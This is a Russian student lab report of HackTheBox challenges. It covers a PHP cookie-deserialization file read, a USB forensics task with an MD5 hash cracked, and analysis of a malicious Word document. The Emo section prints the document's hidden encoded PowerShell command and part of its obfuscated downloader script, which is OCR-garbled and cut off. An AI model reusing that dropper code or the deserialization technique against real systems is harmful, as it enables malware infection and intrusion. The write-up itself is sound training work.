



**МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ  
ФЕДЕРАЦИИ**

**Федеральное государственное автономное образовательное учреждение  
высшего образования**

**«Дальневосточный федеральный университет»**

**ИМКТ**

**Департамент информационной безопасности**

**Тананов Алексей Александрович  
Жуков Владимир Владимирович**

**М9120-09.04.02ибкфс**

**ЛР № 5**

**«Challenges»**

**г. Владивосток**

**2022**

Web:

### 1. SteamCoin (<https://app.hackthebox.com/challenges/steamcoin>)

Для выполнения заданий необходим VIP аккаунт.

The screenshot shows the 'SteamCoin' challenge page on the HackTheBox app. The challenge is categorized as 'MEDIUM'. On the left sidebar, there are options: 'OFFLINE', 'GO VIP', 'Start Instance', 'Download Files', 'Submit Flag', and 'Add To-Do List'. The main content area includes a 'CHALLENGE DESCRIPTION' about SteamCoin, a 'CHALLENGE RATING' of 21 likes and 1 dislike, '68 USER SOLVES', a 'Web' category, and a 'RELEASE DATE' of '56 Days'. The challenge creators are listed as 'Rayhan0x01 & makelaris'. A 'SHARE RESULTS' button is in the top right.


### 2. Slippy (<https://app.hackthebox.com/challenges/slippy>)

Для выполнения заданий необходим VIP аккаунт.

The screenshot shows the 'Slippy' challenge page on the HackTheBox app. The challenge is categorized as 'EASY'. The left sidebar has the same options as the first challenge. The main content area includes a 'CHALLENGE DESCRIPTION' about a firmware upgrade service, a 'CHALLENGE RATING' of 115 likes and 3 dislikes, '505 USER SOLVES', a 'Web' category, and a 'RELEASE DATE' of '53 Days'. The challenge creators are listed as 'makelaris & Rayhan0x01'. A 'SHARE RESULTS' button is in the top right.

### 3. Toxic (<https://app.hackthebox.com/challenges/toxic>)

Заходим на сайт и перехватываем ответ:



В index.php видим, что куки представляют собой закодированный адрес страницы:

```
File Edit Selection View Go Run ... index.php - Visual Studio ...
Restricted Mode is intended for safe code browsing. Trust this window to enable all fe... Manage Learn More X

index.php X
D: > Downloads > Toxic > web_toxic > challenge > index.php
1 <?php
2 spl_autoload_register(function ($name){
3     if (preg_match('/Model$/', $name))
4     {
5         $name = "models/${name}";
6     }
7     include_once "${name}.php";
8 });
9
10 if (empty($_COOKIE['PHPSESSID']))
11 {
12     $page = new PageModel;
13     $page->file = '/www/index.html';
14
15     setcookie(
16         'PHPSESSID',
17         base64_encode(serialize($page)),
18         time()+60*60*24,
19         '/'
20     );
21 }
22
23 $cookie = base64_decode($_COOKIE['PHPSESSID']);
24 unserialize($cookie);
```

Расшифровываем:

Base64 Decode and Encode - On X +

base64decode.org

# BASE64

Decode and Encode

Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.

## Decode from Base64 format

Simply enter your data then push the decode button.

Tzo5OiJQYWdlITW9kZWwiOjE6e3M6NDoiZmlsZSI7czo5NToiL3d3dy9pbmRleC5odG1sljt9

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).


☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.


O:9:"PageModel":1:{s:4:"file";s:15:"/www/index.html";}

Аналогично зашифровываем адрес нужной нам страницы:






Флаг получен:



## 4. Все задания из OWASP top 10 (<https://app.hackthebox.com/tracks/OWASP-Top-10>)

Для прохождения заданий из OWASP необходим VIP аккаунт.




Forensic:

### 1. USB Ripper (<https://app.hackthebox.com/challenges/usb-ripper>)

Наша задача - обнаружить устройство, которое подключалось к машине. Для этого нужно проанализировать файл логов syslog.

В этом файле нас могут интересовать значения Product, Manufacturer, SerialNumber, т.к. аналогичные значения представлены в файле auth.json.


Попробуем соотнести значения этих двух файлов и найти исключения. Для этого создадим скрипт и запустим его:





Скрипт нашёл значение, которое не встречается в файле auth.json - 71DF5A33EFFDEA5B1882C9FBDC1240C6

Декодируем:



The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. The main heading is 'Free Password Hash Cracker'. Below it, a text input field contains the hash '71DF5A33EFFDEA5B1882C9FBDC1240C6'. To the right of the input field is a reCAPTCHA widget with the text 'Я не робот' and 'reCAPTCHA'. Below the input field, a list of supported hash types is shown: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults. Below this, a table displays the results of the hash cracking process.

| Hash                             | Type | Result            |
|----------------------------------|------|-------------------|
| 71DF5A33EFFDEA5B1882C9FBDC1240C6 | md5  | mychemicalromance |

Below the table, a legend explains the color codes: Green for Exact match, Yellow for Partial match, and Red for Not found. At the bottom, there is a link to 'Download CrackStation's Wordlist'.

2. Emo (<https://app.hackthebox.com/challenges/emo>)

Загружаем файл на сайт hybrid-analysis:



https://hybrid-analysis.com/sample/c578a9fc241658517a7346a2a60236c84f0bb4919b857db226150aab4093451e

**HYBRID ANALYSIS**

Request Info

IP, Domain, Hash...

### Analysis Overview

**Submission**  
 name: emo.doc  
 Size: 206KiB  
 Type: .doc office  
 Mime: application/msword  
 SHA256: c578a9fc241658517a7346a2a60236c84f0bb4919b857db226150aab4093451e  
 Operating System: Windows  
 Last Anti-Virus Scan: 12/29/2021 18:21:56 (UTC)  
 Last Sandbox Report: 11/16/2021 12:52:03 (UTC)

**malicious**  
 Threat Score: 100/100  
 AV Detection: 79%  
 Labeled as: VB.EmoDldr.33.0F5A300F  
 #CTF  
 #macros-on-open

Link  
 Twitter  
 E-Mail

Analysis Overview  
 Anti-Virus Scanner Results  
 Falcon Sandbox Reports (5)  
 Incident Response  
 Community (10)  
 Back to top

### Anti-Virus Results

Refresh

**CrowdStrike Falcon**  
  
 100%  
 Static Analysis and ML

**MetaDefender**  
  
 70%  
 Multi Scan Analysis

**VirusTotal**  
  
 68%  
 Multi Scan Analysis

Открываем отчет:

https://hybrid-analysis.com/sample/c578a9fc241658517a7346a2a60236c84f0bb4919b857db226150aab4093451e

**HYBRID ANALYSIS**

Request Info

IP, Domain, Hash...

### Falcon Sandbox Reports

Analysis Overview  
 Anti-Virus Scanner Results  
 Falcon Sandbox Reports (5)  
 Incident Response  
 Community (10)  
 Back to top

**MALICIOUS**  
 emo.doc  
 Analyzed on: 11/20/2020 ...  
 Environment: Windows 7 ...  
 Threat Score: 100/100  
 AV Detection: 47% VB.He...  
 Indicators: 6 5  
 Network: (none)

**MALICIOUS**  
 emo.doc  
 Analyzed on: 11/20/2020 ...  
 Environment: Windows 7 ...  
 Threat Score: 100/100  
 AV Detection: 47% VB.He...  
 Indicators: 6 5  
 Network: (none)

**MALICIOUS**  
 emo.doc  
 Analyzed on: 11/23/2020 ...  
 Environment: Windows 7 ...  
 Threat Score: 100/100  
 AV Detection: 47% VB.He...  
 Indicators: 6 5  
 Network: (none)

**MALICIOUS**  
 emo.doc  
 Analyzed on: 11/23/2020 ...  
 Environment: Windows 7 ...  
 Threat Score: 100/100  
 AV Detection: 47% VB.He...  
 Indicators: 6 5  
 Network: (none)

**MALICIOUS**  
 emo.doc  
 Analyzed on: 08/25/2021 ...  
 Environment: Android Sta...  
 Threat Score: 78/100  
 AV Detection: 63% VB.He...  
 Indicators: 3 8  
 Network: (none)

Видим закодированный powershell скрипт:

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 2 processes in total.

WINWORD.EXE In "C:\demo.doc" (PID: 3200)

powershell.exe Powershell -windowstyle hidden -ENCOD IABTfYAlAAGADAegBYACAAKABbAFQAEQBQAGUAXQAOACIAewwAyAH0AewAwAH0AewA0AH0AewAzAH0AewAxAH0AlgAtAGYAlAAnAGUAJwJwAsAccAcgBFAEMAdABvAHIAWQAnCwAJwBzAFkAcwB0ACcALAAAnAC4ASQBPA C4AZABJACcALAAAE0AJwApACAAIAAPACAAOWAgACAAIABZAGUADAAG ACAAVAB4AHkAUwBIAG8AIAAGAcGAlAAAGAFsAVABZAHAAZQBdAcGAlgB7 ADAfQB7ADQAFQB7ADYAFQB7ADQAFQB7ADQAFQB7ADQAFQB7ADQAFQB7 ADgAFQB7ADMAfQAIAC0ARgAnAFMAWQBZAFQARQAnACwAJwBUAE0AJ wAsAccASQB0ACcALAAAnAEUUAJgAnACwAJwBwAE8AJwAsAccAtgBlAFQ ALgBAGUAJwJwAsAccAUgBWAekAQwBFACcALAAAnAE0ALgAnACwAJwBBA E4AYQBHACcAKQAPACAAOWAgACAAJABOAGIAZgA1AHQAZwAzAD0AKA AnAEIAOQAnACsAJwB5AHAAJwArACgAJwA5ADAAJwArACcAcwAnACkAK QATACQAVgB4C4ABABYAGUAMAA9ACQAOwBwB5AHUAZABrAGoAeAAGAC sAlABBAAGMAABhAHIAHXQAOADYANAAPACAAKwAgACQAUQAZAHIAMQB0 AHUAeQAT7ACQASwB5ADMACQAwAGUAA9ACgAKAAnAFIACQAnACsAJ wBkAHgAJwApACsAJwB3AG8AJwArACcANQAnACkAOwAgACAAKAAgACA ARABpAHIAFAAGAHYAYQBSAGKAQQBiAGwAZQAG6ADAAWgB4ACkALgB2A

# Декодируем и видим ряд чисел:

https://www.base64decode.net

Base64 decode

Decode base64 string from "YmFZZTY0IGRlY29kZXI=" to "base64 decoder"


IABTfYAlAAGADAegBYACAAKABbAFQAEQBQAGUAXQAOACIAewwAyAH0AewAwAH0AewA0AH0AewAzAH0AewAxAH0AlgAtAGYAlAAnAGUAJwJwAsAccAcgBFAEMAdABvAHIAWQAnCwAJwBzAFkAcwB0ACcALAAAnAC4ASQBPA C4AZABJACcALAAAE0AJwApACAAIAAPACAAOWAgACAAIABZAGUADAAG ACAAVAB4AHkAUwBIAG8AIAAGAcGAlAAAGAFsAVABZAHAAZQBdAcGAlgB7 ADAfQB7ADQAFQB7ADYAFQB7ADQAFQB7ADQAFQB7ADQAFQB7ADQAFQB7 ADgAFQB7ADMAfQAIAC0ARgAnAFMAWQBZAFQARQAnACwAJwBUAE0AJ wAsAccASQB0ACcALAAAnAEUUAJgAnACwAJwBwAE8AJwAsAccAtgBlAFQ ALgBAGUAJwJwAsAccAUgBWAekAQwBFACcALAAAnAE0ALgAnACwAJwBBA E4AYQBHACcAKQAPACAAOWAgACAAJABOAGIAZgA1AHQAZwAzAD0AKA AnAEIAOQAnACsAJwB5AHAAJwArACgAJwA5ADAAJwArACcAcwAnACkAK QATACQAVgB4C4ABABYAGUAMAA9ACQAOwBwB5AHUAZABrAGoAeAAGAC sAlABBAAGMAABhAHIAHXQAOADYANAAPACAAKwAgACQAUQAZAHIAMQB0 AHUAeQAT7ACQASwB5ADMACQAwAGUAA9ACgAKAAnAFIACQAnACsAJ wBkAHgAJwApACsAJwB3AG8AJwArACcANQAnACkAOwAgACAAKAAgACA ARABpAHIAFAAGAHYAYQBSAGKAQQBiAGwAZQAG6ADAAWgB4ACkALgB2A

Кэшбек баллами до 30%

CHARSET (OPTIONAL) DECODE

((Rq+dx'+wo'+5'); ( Dir vaRiAble.0Zx).valuE:: "CreAT E'dIRecT'OrY" (\$HOME + ((('nDp'+Jrb)+('e'+vk4n')+D'+p'+('C'+cwr\_2h')+nD'+p') -RePIAcE ('n'+Dp') [cHar]92)).\$FN5ggmsH = (182,187,229,146,231,177,151,149,166);\$Pyozgeo=((('J5f'+y1')+c'+c'); ( vaRiAble TxYSEo ).valuE::"SecUrI'Typ'R'OtOc.ol" = ((('Tt'+s1')+2);\$FN5ggmsH += (186,141,228,187,177,229,236,239,239,239,228,181,182,171,229,234,23 9,239,228);\$Huaigb0=((('Jn'+o')+5g'+a1'));\$Bb28umo = ((('Ale'+7g')+' 8');\$Hsce\_js=('Kv'+('nb'+ov '));\$Spk51ue= (('C'+7xo'+9g'+t');\$Scusbkj=\$HOME+((('5'+t'+('f'+Jrbv'+k')+ ('45tf'+Cc'+w')+'r'+(' 2h'+5tf)) -rEplACE (([ChAR]53+[ChAR]116+[ChAR]102), [ChAR]92)+\$Bb28umo+(((' e'+x')+e'));\$FN5ggmsH += (185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,18 7,235,134,128,158,177,176,139);\$hbmskV2T= 